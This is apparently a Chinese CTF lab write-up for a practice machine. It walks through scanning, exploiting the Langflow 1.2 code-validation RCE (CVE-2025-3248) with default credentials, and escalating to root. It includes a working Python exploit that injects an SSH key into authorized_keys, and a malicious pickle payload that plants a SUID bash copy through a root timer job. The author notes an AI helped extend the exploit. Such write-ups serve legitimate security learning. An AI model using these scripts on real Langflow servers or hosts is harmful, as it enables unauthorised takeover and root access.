

先用fscan扫描一下

```
1 [*] 10.151.64.44:22      ssh      [Product:OpenSSH || Version:10.0p2
   Debian 7+deb13u1] Banner:(SSH-2.0-OpenSSH_10.0p2 Debian-7+deb13u1)
2 [*] 10.151.64.44:80      http     [Product:nginx] Banner:(HTTP/1.1 200
   OK Server: nginx Date: Fri, 19 Jun 2026 17:06:55 GMT Content-Type: ...)
3 [*] 10.151.64.44:143
4 [*] 10.151.64.44:110
5 [*] 10.151.64.44:25
```

可以得知ssh开放,80存在网站

访问网站发现是langflow服务

根据右上角的信息version 1.2,直接搜索相关漏洞

 langflow 1.2.0 安全漏洞

AI 模式 全部 视频 图片 新闻

 AI 概览

Langflow 1.2.0 版本及其以下版本存在一个严重的**未授权远程代码执行 (RCE) 漏洞** (CVE-2025-3248 / QVD-2025-XXXX)。该漏洞被评估为**高危/严重**级别 (CVSS 评分 9.8)，攻击者可完全控制服务器。  長庚大學 +4

漏洞原理

该漏洞主要存在于代码验证接口 `api/v1/validate/code` 中。  iThome +1

- **未授权访问**：此接口未加入严格的身份验证机制。
- **代码执行**：系统内部解析用户提交的代码时使用了 Python 的 `exec` 函数。攻击者可通过在精心构造的 Python 代码中加入恶意装饰器 (Decorators) 或默认参数表达式，使得代码在解析阶段即可被执行，从而无需触发主程序就能完全接管底层系统。
- 美国网络安全和基础设施安全局 (CISA) 已证实该漏洞已被黑客在野利用。  Keysight +2

然后找到这篇文章<https://www.freebuf.com/articles/web/444713.html>

根据末尾的脚本

```
1 import requests
2
3 target = "http://xxx.xxx.xxx.xxx:7860/api/v1/validate/code"
4
5 payload = {"code": "@exec('raise
Exception(__import__(\"subprocess\").check_output([\"id\"])))')\ndef
foo():\n pass"}
6
7 response = requests.post(target, json=payload)
8 print(response.text)•
```


然后验证poc,遇到Authorization的报错,

查了下发现,手动访问登录页会是以默认账户langflow:langflow直接登录返回token了,而脚本就不会

让ai修改了下poc,扩展功能,准备执行后就在网站下放个webshell

结果卡了好久,不是因为子进程马上断,就是反弹shell连不上 神秘

参考ai的建议,反正22是开的,直接注入ssh 公钥



The image shows a terminal window with a dark background. The title bar indicates the window is titled 'lnn靶机'. The terminal prompt is 'lnnn@lnnn:~\$'. The output of the command shows the Linux version '7.0.8-1-liquorix-amd64' and the system is 'ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15)'. It also displays the Debian GNU/Linux version '7.0-8.1~trixie (2026-05-15)'. The terminal text includes: 'Linux lnnn 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-8.1~trixie (2026-05-15) x64_64', 'The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.', 'Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.', 'Last login: Fri Jun 19 15:50:31 2026 from 10.151.64.60', and 'lnnn@lnnn:~\$'.

```
1 import requests, base64, subprocess, os, sys
2
```

```

3 TARGET = sys.argv[1] if len(sys.argv) > 1 else "10.151.64.32"
4
5 # 生成密钥 (如不存在)
6 key = os.path.join(os.path.dirname(os.path.abspath(__file__)),
7 "lnnn_key")
8 if not os.path.exists(f"{key}.pub"):
9     subprocess.run(["ssh-keygen", "-t", "ed25519", "-f", key, "-N",
10 "", input=b"y", check=True)
11
12 pubkey = open(f"{key}.pub").read().strip()
13 pubkey_b64 = base64.b64encode(pubkey.encode()).decode()
14
15 # 登录
16 r = requests.post(f"http://{TARGET}/api/v1/login",
17 data={"username": "langflow", "password": "langflow"}, timeout=10)
18 token = r.json()["access_token"]
19 h = {"Authorization": f"Bearer {token}", "Content-Type":
20 "application/json"}
21
22 def rce(cmd):
23     payload = {"code": (
24         '@exec("raise Exception(__import__(\'subprocess\')\'
25         \'.check_output(\' + repr(cmd) + \', shell=True))\')\n"
26         "def foo():\n pass"
27     )}
28     r = requests.post(f"http://{TARGET}/api/v1/validate/code",
29 json=payload, headers=h, timeout=15)
30 errs = r.json().get("function", {}).get("errors", [])
31 return errs[0].strip() if errs else ""
32
33 # 注入
34 print(rce(f"mkdir -p /home/lnnn/.ssh && echo {pubkey_b64} | base64 -d
35 >> /home/lnnn/.ssh/authorized_keys && chmod 700 /home/lnnn/.ssh &&
36 chmod 600 /home/lnnn/.ssh/authorized_keys"))
37
38 # 验证
39 print(rce("cat /home/lnnn/.ssh/authorized_keys"))
40 print(f"\nssh -i {key} -o StrictHostKeyChecking=no lnnn@{TARGET}")

```

在用户目录 `user.txt` 下看到一串flag

```
1 lnnn{w3lc0me_t0_lnnn_w0rksh0p_y0u_g0t_u53r}
```

readme.txt给出一些提示,往守护进程方面去思考

```
1 # 请勿触碰 /home/lnnn/models/ - 模型评估守护进程正在监控
```

有这几个常见方面

```
1 - 以 root 运行的服务 → RCE 即 root shell
2 - SUID/SGID 二进制: find / -perm -4000 2>/dev/null
3 - Capabilities: getcap -r / 2>/dev/null, 如 cap_setuid、cap_net_raw 等
4 - systemd service 文件权限: 可写的 .service 文件 → 注入恶意 ExecStart
5 - Timer units: systemctl list-timers, 找可写或逻辑可利用的定时任务
```

最后在定时任务发现不寻常的东西

```
lnnn@lnnn:~/models$ find /etc/systemd /lib/systemd /usr/lib/systemd -writable -name "*.service" 2>/dev/null
NEXT LEFT LAST PASSED UNIT ACTIVATES
Fri 2026-06-19 16:02:33 EDT 3s Fri 2026-06-19 16:00:33 EDT 1min 56s ago lnnn-eval.timer lnnn-eval.service
Fri 2026-06-19 22:49:02 EDT 6h Mon 2026-05-18 00:38:06 EDT apt-daily.timer apt-daily.service
Sat 2026-06-20 00:00:00 EDT 7h Fri 2026-06-19 14:35:01 EDT 1h 27min ago dpkg-db-backup.timer dpkg-db-backup.servi
Sat 2026-06-20 00:48:47 EDT 8h Fri 2026-06-19 14:58:33 EDT 1h 3min ago logrotate.timer logrotate.service
Sat 2026-06-20 06:35:10 EDT 14h Fri 2026-06-19 14:42:51 EDT 1h 19min ago apt-daily-upgrade.timer apt-daily-upgrade.s
Sat 2026-06-20 14:50:33 EDT 22h Fri 2026-06-19 14:50:33 EDT 1h 11min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-cl
Sun 2026-06-21 03:10:56 EDT 1 day 11h Fri 2026-06-19 14:35:42 EDT 1h 26min ago e2scrub_all.timer e2scrub_all.service
Mon 2026-06-22 00:13:54 EDT 2 days Fri 2026-06-19 15:13:23 EDT 49min ago fstrim.timer fstrim.service
```

```
1 每隔2分钟启动一次
2 # /etc/systemd/system/lnnn-eval.timer
3 [Unit]
4 Description=Run lnnn model evaluation every 5 minutes
5
6 [Timer]
7 OnBootSec=2min
8 OnUnitActiveSec=2min
9 Unit=lnnn-eval.service
```

```
1 该任务指向的文件名显然告诉你有问题,而且还具有root权限
2 lnnn@lnnn:~/models$ systemctl cat lnnn-eval.service
3 # /etc/systemd/system/lnnn-eval.service
4 [Unit]
5 Description=lnnn ML Model Evaluation Service
6 After=network.target
7
8 [Service]
9 Type=oneshot
10 ExecStart=/usr/bin/python3 /opt/lnnn-eval/eval_daemon.py
11 User=root
```

分析 `/opt/lnnn-eval/eval_daemon.py` 具体代码,在25行这里就存在反序列化漏洞,

```
1 with open(path, 'rb') as f:
2     model = pickle.load(f)
```

接下来的攻击链就非常清楚了

lnnn 用户可写 `/home/lnnn/models/*.pkl`

↓

root 定时任务每 2 分钟 `pickle.load()` 该目录下所有文件

↓

构造恶意 pickle → 以 root 执行任意命令 → 提权

```
1 python3 -c "
2 import pickle, os
3
4 class Exploit:
5     def __reduce__(self):
6         return (os.system, ('cp /bin/bash /home/lnnn/.rootbash &&
7             chmod +s /home/lnnn/.rootbash',))
8
9 with open('/home/lnnn/models/shell.pkl', 'wb') as f:
10     pickle.dump(Exploit(), f)
11 "
```

这里一个注意点是 /tmp 文件夹会有nosuid/noexec 限制

```
.rootbash-5.2# cd ..
.rootbash-5.2# cd ../..
.rootbash-5.2# ls
bin    dev    home    initrd.img.old  lib64      media    opt    root  sbin  sys  usr  vmlinuz
boot  etc    initrd.img  lib          lost+found  mnt      proc   run   srv   tmp  var  vmlinuz.old
.rootbash-5.2# cd root/
.rootbash-5.2# ls
give_flag  give_pass  root.txt
.rootbash-5.2# cat root.txt
lnnn{r00t_of_lnnn_m4chine_p1ckl3_15_d4ng3r0u5}
.rootbash-5.2#
```

```
1 | lnnn{r00t_of_lnnn_m4chine_p1ckl3_15_d4ng3r0u5}
```